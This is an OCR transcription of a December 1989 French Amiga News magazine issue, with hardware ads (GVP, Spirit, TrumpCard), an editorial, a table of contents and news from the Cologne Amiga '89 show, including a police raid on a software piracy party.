AMIGA® NEWS

L'ORDINATEUR POUR LES CREATIFS


ISSN 0989-5450

Anews

AMIGA NEWS

Amiga '89

Vas-y Yeti, montre-moi comment tu es rentré en premier....



Decembre 1989 No.20 Suisse : 5.80 Canada : 4.95 Belgique : 145

M 4584 - 20 - 20,00 F


3794584020000 00200

GVP

GREAT VALLEY PRODUCTS INC.

Extensions Hautes Performances pour Amiga 2000

Votre Amiga est une machine fantastique, vous en avez la *Certitude* ! *Passion !* cela ne suffit plus ! Vous avez l'*Innovation*, mais pour dépasser les limites, pour explorer de nouvelles ressources ... il vous faut la *Puissance* !




IMPACT SCSI/RAM : carte multifonctions intégrant un contrôleur SCSI et une extension mémoire 2 M0.
- Autoboot en standard sur partition FFS.
- Transfert DMA 16 bits via un buffer de 16 Ko sur la carte offrant de hautes performances sans interactions avec la DMA de l'Amiga.
- Connecteur SCSI externe compatible Macintosh.

HardCards IMPACT : contrôleur SCSI et disque dur 3"1/2 réunis sur une seule carte.
- Disponible en capacité allant de 20 à 100 Mo.
- Temps d'accès de 11 ms pour les disques dur Quantum en 40, 80 et 100 Mo.
- Autoboot en standard sur partition FFS.
- Transfert DMA 16 bits via un buffer de 16 Ko sur la carte offrant de hautes performances sans interactions avec la DMA de l'Amiga.
- Connecteur SCSI externe compatible Macintosh.

IMPACT SQ44: Système de stockage de données sur disques magnétiques amovibles alliant sécurité, rapidité des transferts, portabilité des informations et capacité pratique infinie.
- Capacité formatée d'une cartouche: 42 Mo.
- Temps d'accès: 25 ms.
- Système fonctionnant avec tous les contrôleurs SCSI GVP.

L'installation des produits GVP est extrêmement simple et ne demande que quelques minutes. Toutes les cartes GVP sont accompagnées d'un manuel et d'une disquette d'installation en Français.



IMPACT A3001: Carte accélératrice 68030

VITESSE Processeur 68030 et co-processeur 68882 cadencés à 25 MHZ.

PUISSANCE Carte d'extension mémoire RAM 32 bits **4/8 Mo** s'enfichant en piggy-back sur la carte 68030 (l'ensemble n'utilise que le connecteur CPU de l'Amiga). Support total du mode BURST du 68030, permettant un accès à la RAM 32 bits sans états d'attente, même à 25 Mhz !

INTEGRATION contrôleur de disque dur intégré ultra rapide accédant directement au bus 32 bits du 68030. Votre disque dur n'occupe donc pas de connecteur supplémentaire.

QUALITE C'est un produit GVP !

LE CHOIX DE LA PUISSANCE

Liste des revendeurs sur simple demande.

Les produits GVP sont distribués en France par:

CIS 571, cours de la Libération
33400 Talence
Tel: 56 374 378
Fax: 56 040 895

CIS

Photos et caractéristiques techniques non contractuelles.

Amiga, Macintosh et Impact sont des marques déposées de Commodore-Amiga, Apple Computers Inc. et Great Valley Products Inc. respectivement

HOME VIDEO KIT POUR AMIGA 500

Clap! vos vidéos deviennent des clips!

Avec l'AMIGA, micro-ordinateur répondant 5 sur 5 aux exigences de la vidéo, et HOME VIDEO KIT : tonus plein écran pour vos productions.

Vos bandes vidéo deviennent de véritables films de production personnalisés à votre convenance. Vous créez vous-même vos génériques, vos titrages, vos incrustations, mixages et effets spéciaux.

Le HOME VIDEO KIT permet de mixer des images informatiques créées sur votre AMIGA avec d'autres provenant d'un camescope (PAL/SECAM) et de les enregistrer sur votre magnétoscope (PAL/SECAM).

Il est livré avec 3 logiciels pour réaliser vos titrages, vos génériques avec un choix de 35 polices de caractères, et vos effets spéciaux comme les volets d'apparition.

L'option DIGIVIEW vous permet en plus de numériser des images pour les retravailler et les stocker sur ordinateur.

Avec le HOME VIDEO KIT associé à la puissance de l'AMIGA devenez le créateur vidéo de vos souvenirs.

HOME VIDEO KIT : 4.490 F*. Avec option DIGIVIEW : 5.990 F*.

1 L'AMIGA 500 et le HOME VIDEO KIT dans leur environnement vidéo.
2 Générique et titrage obtenus avec 2 logiciels inclus dans le HOME VIDEO KIT.
3 Incrustation d'un dessin informatique dans une séquence vidéo.
4 Un des nombreux effets spéciaux réalisable à partir du HOME VIDEO KIT.

Commodore le choix Micro

* Prix public TTC conseillé.

SAGHA

Nom _____ Adresse _____

Tél. : _____

désire recevoir une documentation sur :

☐ AMIGA 500 ☐ HOME VIDEO KIT

AN

COMMODORE - 152, Avenue de Verdun, 92137 ISSY-LES-MOULINEAUX

MINITEL 3614 Code COMMODORE : Liste des distributeurs et demande de documentation.

CARTES D'EXTENSION MEMOIRE INTERNES POUR AMIGA® 500

SPIRIT™ TECHNOLOGY

SPIRIT SC501

SPIRIT IN500-S2

Pour répondre précisement à vos besoins, les cartes SPIRIT TECHNOLOGY permettent de configurer la mémoire de votre AMIGA 500 de 512 Ko à 3 Mo avec ou sans horloge.

L'installation des IN500 (0 à 1.5Mo) et IN500S2 (0 à 2Mo) est très simple, sans soudure ni modification, et ne condamne pas l'utilisation de la SC501 ou de l'A501 de COMMODORE.

Les cartes SPIRIT TECHNOLOGY sont les extensions de plus de 512Ko les plus vendues en France; leur installation par un revendeur agréé préserve la garantie COMMODORE de votre AMIGA. Elles sont garanties 1 AN et livrées avec une notice en français.

Jusqu'au 31/12/89, chaque IN500 et IN500S2 est livrée avec une housse de protection pour A500 siglée AMIGA et munie d'une poche pour la souris

CIS.
571, Cours de la LIBERATION
33400 TALENCE - FRANCE -
TEL: 56 374 378 - FAX: 56 040 895

PHOTOS ET CARACTERISTIQUES NON CONTRACTUELLES - AMIGA EST UNE MARQUE DEPOSEE DE COMMODORE AMIGA

SPECIAL AMIGA

AMIGATEX
LE LOGICIEL DE COMPOSITION ET DE MISE EN PAGE DE L'IMPOSSIBLE:

FORMULES MATHEMATHIQUES
ET SCIENTIFIQUES,
TABLEAUX,
GRAPHIQUES,
GRILLES DE MOTS CROISES, ...

10 DISQUETTES (1500 fontes) :1600 F
Drivers imprimantes (8 disquettes) : 800 F
Disquette de démonstration contre 50 F en timbre ou chèque (remboursés en cas d'achat)
AMIGATEX est une exclusivité
ESSONNE MAILING
Revendeurs, contactez-nous

DES SOLUTIONS VIDEO

ADAPTEES A TOUS LES BESOINS

EXEMPLE
SCANLOCK VIDTECH PAL
ENFIN UN GENLOCK PRO A PRIX SYMPA
14 500 F

PAL COMPOSITE (8mm, U-matic, BVU)
COMPOSANTE Y/C (S-VHS - M2)
FONDU VIDEO & AMIGA en face avant
QUALITE "BROADCAST"
EN DEMONSTRATION PERMANENTE

NOTRE COMPETENCE FAIT NOTRE SUCCES

DES REFERENCES NATIONALES

REGIE VIDEO A ***AIR FRANCE***
PAO AU ***GROUPE HACHETTE***
IMAGES DE SYNTHESE ***AGENCE SYGMA***

LA RECHERCHE DE L'INNOVATION

CARTES TRANSPUTER
VIDEO TOASTER

CONTACTEZ-NOUS POUR CES PRODUITS

LE CERCLE AMIGA

MIEUX QU'UN CLUB
PAS DE DROIT D'ENTREE
DES PROMOS ET PRESTATIONS
HAUT DE GAMME

MIAMI

LE MAGAZINE AMIGA
DES NOUVEAUTES
TOUT ABONNE A 10% DE REMISE

CATALOGUE GRATUIT SUR DEMANDE

AMIGA 2000 + A 1084 P + CARTE 68030
25 900 F

ESSONNE MAILING

(DISTRIBUTEUR & CENTRE TECHNIQUE AGREE COMMODORE)
3, Impasse JULES DALOU (Quartier des Epinettes) 91000 EVRY
64.97.96.54 - Fax: 69.91.19.25
Encart composé sur Amiga avec Professional Page, tiré sur laser NEC LC890

A-news TOUT POUR AMIGA®

ZA Blis, 24500 Eymet, France. Tél 53-23-76-16, 53-58-71-46. FAX 53-23-75-35

EDITO

Ca fait du bien de visiter l'Allemagne et de voir une grande halle pleine à craquer d'enthousiastes de l'Amiga. Cette première expo européenne dédiée exclusivement à notre machine a sûrement fait beaucoup de bien pour le moral, sans parler du bien qu'il a du faire à certains portefeuilles.

Les américains ont pu voir que le marché européen, même s'il est quelquefois gêné par la disparité des langues, a une autre allure que le marché américain.

Il est plus compact, plus concentré, plus organisé, et plus important.

Ceux qui ont essayé de trouver un revendeur Amiga à New York ou à Los Angeles comprendront ce que nous voulons dire. Même ici en France, où le nombre d'Amigas est beaucoup plus restreint qu'en Allemagne, on trouve dans beaucoup de grandes villes des spécialistes-revendeurs qui sont eux-mêmes enthousiastes. De ce point de vue, nous avons de la chance.

Vous verrez sur la page 35 que le prix d'abonnement sera augmenté à partir du 10 janvier. Si ça vous intéresse de vous abonné, depêchez-vous de le faire maintenant à l'ancien prix.

Et a vous tous, abonnés ou non, bonnes fêtes.

Notre Couverture
Ramon et YETi en 3-D
par Frédéric Boullier

Ce numéro a été mis en page sur Amiga 2000avec 3 mégas RAM (carte A2058 de Commodore), disque dur Quantum 40 mégas (carte GVP), carte Flicker Fixer, moniteur monochrome NEC multisync GS, les logiciels *Professional Page, Deluxe Paint III, Prowrite 2, QED, DMouse, Butcher, Quarterback* et l'imprimante *Laserwriter*

SOMMAIRE

NEWS NEWS NEWS.....6-7
EXPO AMIGA '89.....8-11
LA TRAME DU YETI.....12
LA PORTEE DE A-NEWS.....14
VIRUS BGS9.....16
LIVRES.....18
MAGAZINES ALLEMANDS.....19
TEST DISQUETTES HERMES.....20
LAMER EXTERMINATOR.....21
DESASSEMBLAGE LAMER.....22
LA 3-D PART III.....24-25
SHELL POUR DEBUTANTS.....26
INTRODUCTION AU BASIC.....30
RAPIDO ASSEMBLEUR.....26-27
DEMO DU MOIS.....33
LE COIN C.....34
LIVRE : C AVANCE.....35
GREAT COURTS/SIM CITY.....36
SWORDS OF TWILIGHT/INDIANA.....37
DOMAINE GRAND PUBLIC.....39
COURRIER.....42-43
DP SUR DEEP.....44
PETITES ANNONCES/ABONNEMENTS.....45

A-News est édité et publié par NewsEdition SARL de Presse à ZA Blis, 24500 Eymet.. Tél 53-23-76-16 53-58-71-46 FAX 53-23-75-35. Directeur de la Publication. Bruce Lepper

Copyright NewsEdition, 1988. Reproduction interdite sans autorisation. Amiga, Amigados, Workbench sont des marques déposées de Commodore Inc. Les articles n'engagent que leurs auteurs

AMIGA NEWS

Titus Software nous communique que quatre personnes de la société ont participé dans un raid avec la police neerlandaise sur un "**copy party**". Selon Titus le party de 350 personnes à Nistelrode au Pays Bas était organisé par des responsables des groupes pirates de sept pays

La communiqué de Titus décrit comment certains participants, pris de panique en voyant la police, ont "*commencé à lécher leurs étiquettes pour faire disparaître les noms et à sauter à pieds joints sur leurs disquettes.*"

Deux actions ont été menees conjointement par l'**Agence de la Protection des Programmes** (APP) et Titus:

-une action pénale visant à constater et à faire reprimer "les delits commis par les pirates francais";

-Une action civile destinée à faire constater par huissier la presence de produits Titus contrefaits durant la copy-partie aux Pays-Bas.

Ces actions ont suivi la découverte par Titus que ***Knight Force***, un jeu d'aventure developpé par la société, circulait dans les milieux pirates avant sa sortie commerciale.

* * *

CompTec propose ce boîtier qui permet de partiellement **transformer votre 500 en 2000 (voir photos)**. Le boîtier ressemble à celui d'un 1000 en plus large. A l'intérieur il y a de la place pour 2 drives 3 1/2 et un disque dur 5 1/4 ou deux en 3 1/2 plus une carte de 4 série de slots 2000, AT et XT. Il manque le slot vidéo et le slot CPU, il n'est donc pas possible d'utiliser un flicker fixer classique (mais par contre le nouveau Flicker-Off de MAST). Votre ancien clavier est monté à l'intérieur d'un boîtier de clavier pour A2000. Existe en deux versions : complet avec slots 2000 et alimentation plus puissante au prix de 698DM (environ 2400F) ou sans les slots et l'alimentation au prix de 398DM (environ 1400F". Dans ce cas si vous avez déjà une extension sur le bus de votre 500 elle peut être conservée et mise à l'intérieur du boîtier. A Cologne nous étions impressionnés par la qualité de finition de ce boîtier très élégant (*Comptec, Obermörmterer Strasse 1, D-4192 Kalkar 4, Allemagne Fédérale, tél 0 28 24/38 67, fax 0 28 24/44 35.*

Dans la série des gadgets folkloriques à Amiga '89 à Cologne (vu le prix peut on vraiment qualifier cela de gadgets?) il y avait aussi de boîtiers transparents ou noirs pour monter son 2000 en tower, des carosseries de 500 entièrement noires, et une foule de petits accessoires qui nécessiterait 40 pages rien que pour vous en parler.

Par exemple: le **Time Control Center** qui récupère le signal émis par l'horloge atomique située en Allemagne et remet votre Amiga à l'heure. Prix environ 250 DM. C'est cher pour avoir une heure précise. De plus cela fonctionne bien dans le nord de la France mais de plus en plus mal au fur et à mesure que l'on s'éloigne de l'émetteur.

* * *

Le **AX.S de Spirit Technology**, une unité d'expansion qui s'attache sur le bus de votre Amiga 500 ou Amiga 1000, ne transformera pas votre Amiga en station compatible-PC comme nous avons indiqué le mois dernier. Mais avec ses sept slots XT-AT, et baies pour lecteurs de 3" et 5" et des interfaces logiciels elle permettra l'utilisation de cartes et périphériques au standard PC. L'AX.S sera vendu avec software drivers pour certaines cartes et accesoires et avec le AX.S Resource Library Software pour la creation d'autres drivers. Le Resource Library sera aussi distribué sur les reseau du domaine public.

Encore des **baisses de prix** pour certains produits distribués par CIS: la carte SC501 (equivalent A501) baisse de 1490F à 1190, la carte mémoire interne Spirit IN500 en 1.5 mégas baisse de 3990F à 3190F, et la Spirit IN500 S2 en 2 mégas baisse de 5990F à 4850F.

Côté sonore, la nouvelle version (hard et soft) 3.0 du digitaliseur Perfect Sound sera disponible en decembre. *(CIS, 571 cours de la Libération, 33400 Talence, tél 56-37-43-78)*

* * *

Mr A. Dietrich de **Schouette Informatique** annonce qu'à partir du debut Novembre il est distributeur exclusif des produits **Gigatron** en France, Luxembourg, Suisse, Italie et Australie. Parmi les produits annoncés par Chouette on remarque les cartes-mémoire Minimax pour A500 et une carte mémoire de 2 mégas extensible à 8 mégas pour A2000 au prix de 3458FTTC. *Chouette Informatique s'est installé au Clos du Hibou, F-67340 Weinbourg, tél 88-89-52-41, télécopie 88-89-52-30.*


* * *


Nous avons appris qu'il existe un **dictionnaire international** pour **WordPerfect**, y compris un dictionnaire français. Renseignements chez WordPerfect France (tél 1-39-51-78-88). Le prix en Suisse est 210 FS.

* * *

La société **Sharp** vend un **mini-scanner couleur** pour Amiga, le JX-100. Il peut digitaliser une image de 4 x 6 pouces avec une définition d'environ 200 dpi (8 points/mm) et peut reconnaître 16.8 millions de couleurs. Il y a aussi un mode monochrome et un mode pour capter 256 niveaux de gris (data sorties de 1, 4 et 6 bits/pixel).

Le scanner pèse 1.6kg. Il utilise un sensor CCD en combinaison avec trois filtres, rouge, vert et bleu (son grand frère le Sharp JX-450 utilise un sensor CCD avec trois lampes fluorescentes RVB). En mode dither





AMIGA NEWS

il capte une image couleur en 60 secondes, une image monochrome en dix secondes. Son système de visualisation de l'original permet une alignement facile de l'image à scanneriser. Prix $995 (Sharp Corp, Mahwah, New Jersey 07430-2135, tél 201-529-8200).

* * *

Le Livre de Superbase (Micro Application, 169F) explique l'utilisation et fonctionnement de *SuperBase Professional, Superbase 2*, et *Superbase Professional 3*. Raoul en reparlera, mais notons les différences entre SBPro et la toute dernière version, SBPro 3, qui sortira bientôt en français chez Micro Application.

- La fonction relationnelle est beaucoup plus flexible;
- Importe et exporte davantage de formats de fichiers, y compris *dBase III plus, Lotus123* et *DIF*;
- Communication par câble série ou par modem pour transférer des fichiers ASCII ou Superbase entre deux machines équipées de la même version de Superbase;
- Editeur de masques plus puissant;
- Langage *DML* renforcé, y compris commandes de gestion de la souris permettant la gestion des programmes style "*hypertexte*".

* * *

Amiga'89 était une expo très "hard" (voir reportage plus loin), les logiciels en Allemagne ont tendance à être en langue allemande, ou bien à'être les mêmes bons vieux programmes en anglais que nous connaissons si bien en France.

Sur le stand **GFA** on pouvait néanmoins admirer le tout nouveau *GFA assembleur*, qui comme son grand frère le BASIC paraît fort intéressant. Il s'agit d'un macro assembleur qui permet également l'utilisation de fichiers include comme en C. Nous attendrons la sortie en français de ce produit pour vous en parler plus en détail, mais à priori il s'agit d'un tool kit complet comme le DEVPACK. Il comprend un éditeur, que j'espère meilleur que celui du BASIC, un assembleur, un linker et un débogeur.

John Toebes de **Lattice**, qui ne présentait que la version 5 du célèbre compilateur, nous a promis une version du *C++*, langage "pre-processeur" orienté objets qui génère du code source pour Lattice 5.0, et qui devrait intéresser davantage le monde professionnel que la grande majorité des utilisateurs du langage C.

A+LAG présentait le ***Modula-2*** (*M2Amiga*), il s'agit en fait d'un Pascal Cisé (ou le contraire) mais qui devrait plaire à tous les nostalgiques du Pascal. *(A+Lag, Däderiz 61, CH-2540 Grenchen, Suisse, tél 0041-085-520-311)*

Gold Disk à montré ***Professional Page 1.3*** en sa version allemande. La version anglaise est en vente aux Etats Unis. La sortie sur imprimante matricielle semble enfin égaler les sorties de son concurrent ***PageStream.***

Voici un echantillon de sortie PP1.3: Page

Ready Soft présentait la démo de ***Space Ace***, la suite de *Dragon's Lair*. Ca va encore faire très mal au porte-monnaie de certains d'entre vous. A titre indicatif vous devrez cette fois ci combattre un méchant extra terrestre, qui, non content d'avoir enlevé votre tendre et chère, se propose de transformer les habitants de la terre en enfants..

VOUS RECHERCHEZ ... AMIGA Bus+ VOUS PROPOSE

TRUMPCARD

Les TRUMPCARD sont «petites» en prix et «grandes» en performances.

TRUMPCARD
Carte contrôleur SCSI. • Vitesse de transfert mesurée à plus de 400 KO/sec. • Equipée de l'IVS SMARTBOOT. Permet l'Autoboot à froid de tous les disques durs. • Logiciel de formatage en «checklist». Transforme la configuration en REVE.

NOUVEAU : Tous les produits TRUMPCARD autobootent directement en FFS et sont compatibles avec le disques durs amovibles SYQUEST.

TRUMPCARD A2000
Carte contrôleur disque dur SCSI ..... 1850 F.
Toutes les TRUMPCARDs sont livrées avec les ROMs Autoboot et l'utilitaire de configuration TC UTILS 1.3).
SUPPORTS DE MONTAGE ..... 270 F.
SYSTEMES CARTES DISQUE DUR SCSI TRUMPCARD
CARTE CONTROLEUR TRUMPCARD SCSI ET DISQUE DUR SCSI PREFORMATE

TRUMPCARD HC30	30 MO	SEAGATE ST138N (40ms)	6.990 F.
TRUMPCARD HC40Q	40 MO	QUANTUM PRODRIVE (19ms)	7.990 F.
TRUMPCARD HC48	48 MO	SEAGATE ST157N (40ms)	7.300 F.
TRUMPCARD HC60	60 MO	SEAGATE ST177N (28ms)	10.300 F.
TRUMPCARD HC80Q	80 MO	QUANTUM PRODRIVE (19ms)	11.400 F.
TRUMPCQRD HC100Q	100 MO	CONNER CP3100 (25ms)	14.500 F.

DISQUES DURS AMOVIBLES EXTERNES SYQUEST
INFINT40S livré avec 2 cartouches ..... 14.490 F.
DISQUES DURS AMOVIBLES INTERNE
INFINT40/i livré avec 2 cartouches ..... 13.410 F.
INFINT40 DISK PACK (cartouche 40 MO amovible) ..... 1.390 F.

TRUMPCARD 500
Carte contrôleur disque dur SCSI, avec boîtier ..... 2700 F.
Toutes les TRUMPCARDS sont livrées avec les ROMs AUTOBOOT et l'utilitaire de configuration TCUTILS 1.3.

TRUMPCARD 500/30	30 MO	SEAGATE ST138N (40ms)	7.500 F.
TRUMPCARD 500/40Q	40 MO	QUANTUM PRODRIVE (19ms)	8.550 F.
TRUMPCARD 500/60	60 MO	SEAGATE ST177N (28ms)	10.900 F.
TRUMPCARD 500/80Q	80 MO	QUANTUM PRODRIVE (19ms)	11.940 F.
TRUMPCARD 500/100Q	100 MO	CONNER CP3100 (25ms)	13.250 F.

META 4
La carte d'extension RAM O Wait State. Utilise des modules mémoire SIMM. Meta4 est disponible en 512 K, 1, 2, et 4 MEGs. Carte demi-longueur équipée du «SMART REFRESH», système exclusif d'IVS.
Une carte peuplée 4 MEGs tire moins d'1 Ampère.

TRUMPCARD 500-META4
EXCLUSIF
OFFRE DE LANCEMENT A500 : Enfin les épaules larges !
L'ENVOL vers 5 MO de Ram et 30 MO de Mémoire de masse !
TRUMPCARD 500 30 MO ..... 11.950 F.*
Carte contrôleur SCSI Autoboot disque du r 30 MO (40ms), monté formaté, testé. - META4 (peuplée 2 MO) - Boîtier.
*Les deux achetés séparément : 13350 F.
Vous ne pouvez acheter l'ensemble immédiatement en 1 seule fois.
BUS PLUS pense à vous :
Votre priorité c'est le disque dur : 6.990 F avec boîtier (au lieu de 7.500 F).
Vous choisissez la Ram META4 (peuplée 2 MO) : 6.590 F avec boîtier au lieu de 6890 F.
BUS PLUS vous offre un espace de liberté; vous disposez de 5 mois pour acquérir l'autre élément IVS, ET BUS PLUS VOUS GARANTIT LE PRIX DU PACKAGE PENDANT 5 MOIS**. **Sur base USD 15/11/89.
Offre valable jusqu'au 31/12/89 pour l'achat du premier élément.

UTILISEZ UN DISQUE DUR avec A-MAX !
IVS/A-MAX (logiciel de configuration)
Formatez votre disque dur sous partition MAC-AMIGADOS et PC (sous AMIGA/DOS). Bien sûr il vous faut la carte contrôleur TRUMPCARD !
Avec IVS, exclusif : UTILISEZ A-MAX AVEC DISQUE DUR* FORMATEZ DIRECTEMENT SOUS MAC et AMIGADOS SUR LE MEME DISQUE.
BIEN SUR il vous faut TRUMPCARD !
*Les programmeurs de READYSOFT n'y sont pas parvenu.
IVS/A-MAX ..... 780 F

VOUS DIGITALISEZ, VOUS IMPRIMEZ ?
IVS vous offre la solution.
Avec PRINTERFACE plus besoin d'enlever, raccorder, débrancher et reconnecter les cables des imprimantes ou le digitaliseur pour digitaliser puis imprimer. Plus de perte de temps.
PRINTERFACE est un second port parallèle (de sortie uniquement)
